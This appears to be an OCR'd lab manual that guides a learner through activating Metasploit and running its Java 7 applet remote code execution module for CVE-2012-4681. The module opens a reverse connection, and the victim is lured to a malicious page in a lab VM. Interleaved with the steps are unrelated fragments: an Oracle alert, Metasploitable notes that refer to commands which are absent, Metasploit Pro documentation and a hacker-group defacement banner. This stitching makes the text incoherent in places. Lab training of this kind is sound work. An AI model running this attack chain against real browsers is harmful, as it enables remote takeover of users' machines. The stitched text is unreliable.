It allows untrusted code to obtain a reference and have access to a restricted package in JDK 7, which can be used to abuse sun.awt.SunToolkit (a restricted package).



FIGURE 4.2: Metasploit installation completed

5. If a pop-up appears asking you to choose a browser to open Metasploit, select a browser of your choice. In this lab, the **Firefox** browser was chosen.

With sun.awt.SunToolkit, we can actually invoke getField() by abusing findMethod() in Statement.invokeInternal() (but getField() must be public, and that's not always the case in JDK 6) in order to access Statement.acc's private field, modify AccessControlContext, and then disable Security Manager.



FIGURE 4.3: Choosing a web browser

6. If a localhost webpage appears, asking you to click the link https://localhost:3790/, click it. Otherwise, skip to the next step.

Once Security Manager is disabled, we can execute arbitrary Java code. Our exploit has been tested successfully against multiple platforms, including: IE, Firefox, Safari, Chrome, Windows, Ubuntu, OS X, Solaris, etc.



FIGURE 4.4: Clicking the localhost link

7. A localhost webpage appears, saying the connection is untrusted. Click **I Understand the Risks**.

This Security Alert addresses security issues CVE-2012-4681 (US-CERT Alert TA12-240A and Vulnerability Note VU#636312) and two other vulnerabilities affecting Java running in web browsers on desktops.



FIGURE 4.5: Metasploit Adding Exceptions

8. The **I Understand the Risks** node expands, displaying a message related to security risks.
9. Click **Add Exception...**



FIGURE 4.6: Metasploit Adding Exceptions

10. An **Add Security Exception** window appears. Click **Confirm Security Exception**.



FIGURE 4.7: Confirming Security Exception

These vulnerabilities are not applicable to Java running on servers or standalone Java desktop applications. They also do not affect Oracle server-based software.

11. **Metasploit - Setup and Configuration** login screen appears. Complete the **Username**, **Password** and **Password confirmation** fields and click **Create Account**.
12. The username and password for this lab are **Jason** and **test@123**.



FIGURE 4.8: Metasploit Creating an Account

These vulnerabilities may be remotely exploitable without authentication, i.e., they may be exploited over a network without the need for a username and password.

Note: If you are performing this in Internet Explorer, then a few **Internet Explorer** pop-ups may appear. Click **Close**.

TASK 2

Product Key Activation

13. Activate Your Metasploit License window appears. Click **GET PRODUCT KEY**.

FIGURE 4.9: Metasploit Activating License Key

To be successfully exploited, an unsuspecting user running an affected release in a browser will need to visit a malicious web page that leverages this vulnerability. Successful exploits can impact the availability, integrity, and confidentiality of the user's system.

14. A window appears with the **Two FREE Metasploit Offerings!** Heading. Click **GET COMMUNITY EDITION** under **metasploit community**.



FIGURE 4.10: Choosing Community Edition

Due to the severity of these vulnerabilities, the public disclosure of technical details and the reported exploitation of CVE-2012-4681 "in the wild," Oracle strongly recommends that customers apply the updates provided by this Security Alert as soon as possible.

15. Complete all the mandatory fields and click **GET FREE LICENSE**.



FIGURE 4.11: Filling up the details

16. You will be redirected to the license activation window.

FIGURE 4.12: Metasploit license activation window

The Metasploitable virtual machine is an intentionally vulnerable version of Ubuntu Linux designed for testing security tools and demonstrating common vulnerabilities. Version 2 of this virtual machine is available for download from Sourceforge.net and ships with even more vulnerabilities than the original image. This virtual machine is compatible with VMWare, VirtualBox, and other common virtualization platforms.

By default, Metasploitable's network interfaces are bound to the NAT and Host-only network adapters, and the image should never be exposed to a hostile network. (Note: A video tutorial on installing Metasploitable 2 is available at the link Tutorial on installing Metasploitable 2.0 on a Virtual Box Host Only network.)

17. Log in to your email account. Open the mail sent to your inbox from Rapid7 and copy the license key.

This document outlines many of the security flaws in the Metasploitable 2 image. Currently missing is documentation on the webserver and web application flaws as well as vulnerabilities that allow a local user to escalate to root privileges. This document will continue to expand over time as many of the less obvious flaws with this platform are detailed.



FIGURE 4.13: License Key for Metasploit Community Edition

18. Switch back to the Metasploit window and paste the license key in the **Enter Product Key You've Received by Email** field. Click **Activate License**.

TCP ports 512, 513, and 514 are known as "r" services, and have been misconfigured to allow remote access from any host (a standard "+hosts + +" situation). To take advantage of this, make sure the "rsh-client" client is installed (on Ubuntu), and run the following command as your local root user. If you are prompted for an SSH key, this means the rsh-client tools have not been installed and Ubuntu is defaulting to using SSH.



FIGURE 4.14: Activating Metasploit

19. The **Activation Successful** window appears as shown in the following screenshot:



FIGURE 4.15: Metasploit Community Edition successfully activated

20. Hover the mouse pointer on the **Account** menu. A drop-down list appears. Click **Logout**.

This is about as easy as it gets. The next service we should look at is the Network File System (NFS). NFS can be identified by probing port 2049 directly or asking the portmapper for a list of services. The example below using rpcinfo to identify NFS and showmount -e to determine that the "/" share (the root of the file system) is being exported.



FIGURE 4.16: Logging out of the current account

21. The Login page appears. Enter the credentials given at the time of registration and click **Sign in**.
22. In this lab, the credentials used are username: **Jason** and password: **test@123**.



FIGURE 4.17: Re-Logging into the Account

Note: Metasploit Pro does not support IPv6 for link local broadcast discovery, social engineering, or pivoting. However, you can import IPv6 addresses from a text file or you can manually add them to your project. If you import IPv6 addresses from a text file, you must separate each address with a new line.

Host Scan
A host scan identifies vulnerable systems within the target network range that you define. When you perform a scan, Metasploit Pro provides information about the services, vulnerabilities, and captured evidence for hosts that the scan discovers. Additionally, you can add vulnerabilities, notes, tags, and tokens to identified hosts.

23. The Metasploit main page appears, as shown in the following screenshot:



FIGURE 4.18: Metasploit main page

TASK 3

Creating a New Metasploit Project

24. Hover the mouse pointer on **Project** and select **New Project...** from the drop-down list.



FIGURE 4.19: Metasploit Creating a New Project

A project is the logical component that provides the intelligent defaults, penetration testing workflow, and module-specific guidance during the penetration test.

25. The Projects window appears. In the **Project Settings** section, type **java exploit** in **Project name** text field, enter some description in the **Description** text field and, and enter the IP address (**10.0.0.6**) of a target machine in the **Network range** text field.

26. Click **Create Project**.

Note: 10.0.0.6 is the IP address of **Windows Server 2008** virtual machine. This IP address may vary in your lab environment.



FIGURE 4.20: Metasploit Project Settings

The Metasploit Framework is a penetration testing system and development platform that you can use to create security tools and exploits. The Metasploit Framework is written in Ruby and includes components in C and assembler. The Metasploit Framework consists of tools, libraries, modules, and user interfaces. The basic function of the Metasploit Framework is a module launcher that allows the user to configure an exploit module and launch the exploit against a target system.

HaCkRhInO-TeaM !
Y0uR SeCuiTy iS N0t En0Ugh
wE FrEE t0 FlY
HaCkRhInO-TeaM !

27. The **Metasploit-Overview** window appears. Click **Modules**.



FIGURE 4.21: Metasploit Modules Tab

Automated exploitation uses the minimum reliability option to determine the set of exploits to run against the target systems. You cannot select the modules or define evasion options that Metasploit Pro uses.

TASK 4

Run the Exploit

28. Enter **CVE ID** (2012-4681) in Search Modules.



FIGURE 4.22: Metasploit Searching for Java Exploit

29. Click **Java 7 Applet Remote Code Execution**.



FIGURE 4.23: Choosing Metasploit Java 7 Applet Remote Code Execution Exploit

Metasploit Pro contains tasks, such as brute force and discovery, in the form of modules. The modules automate the functionality that the Metasploit Framework provides and enables you to perform multiple tasks simultaneously.

30. Configure the exploit settings:
    a. In Payload Options, select **Connection Type** as **Reverse** from the drop-down list and enter the IP address of host machine (Windows Server 2012, here **10.0.0.2**) in the **Listener Host** text field.
    b. In Module Options, enter the IP address of the host machine (i.e., **10.0.0.2**) in the **SRVHost** text field.
    c. Enter a URI path (in this lab we are using greetings) and click **Run Module**.

IPv6 is the latest version of the Internet Protocol designed by the Internet Engineering Task Force to replace the current version of IPv4. The implementation of IPv6 predominantly impacts addressing, routing, security, and services.



FIGURE 4.24: Metasploit Running Module

31. The task has started and Metasploit server starts listening, as shown in the following screenshot:

In Metasploit Pro, you can define IPv6 addresses for target hosts. For example, when you perform a discovery scan, scan a web application, execute a brute force attack, or run a module, you can define an IPv6 address for the target hosts. For modules, Metasploit Pro provides several payloads that provide IPv6 support for Windows x86, Linux x86, BSD x86, PHP, and cmd.



FIGURE 4.25: Metasploit Task Started

TASK 5

Install Add-on

32. Switch to the **Windows Server 2008** virtual machine, launch **Firefox** browser, enter http://[IP Address of Windows Server 2012]:8080/greetings in the address bar.

33. A notification appears saying the plugin is outdated. Click **Allow**.



FIGURE 4.26: Allowing the plugin

34. A plugin pop-up appears as soon as you click Allow in the notification. Click **Allow and Remember** in the pop-up.

Global Settings
Global settings define settings that all projects use. You can access global settings from the Administration menu.
From the global settings, you can set the payload type for the modules and enable access to the diagnostic console through a web browser.
Additionally, from global settings, you can create API keys, post-exploitation macros, persistent listeners, and Nexpose Consoles.



FIGURE 4.27: Allowing the plugin

35. Switch to the Windows Server 2012 host machine and check the Metasploit task pane. Metasploit will start capturing the reverse connection from the target machine.

Project Management
A Metasploit Pro project contains the penetration test that you want to run. A project defines the target systems, network boundaries, modules, and web campaigns that you want to include in the penetration test. Additionally, within a project, you can use discovery scan to identify target systems and bruteforce to gain access to systems.

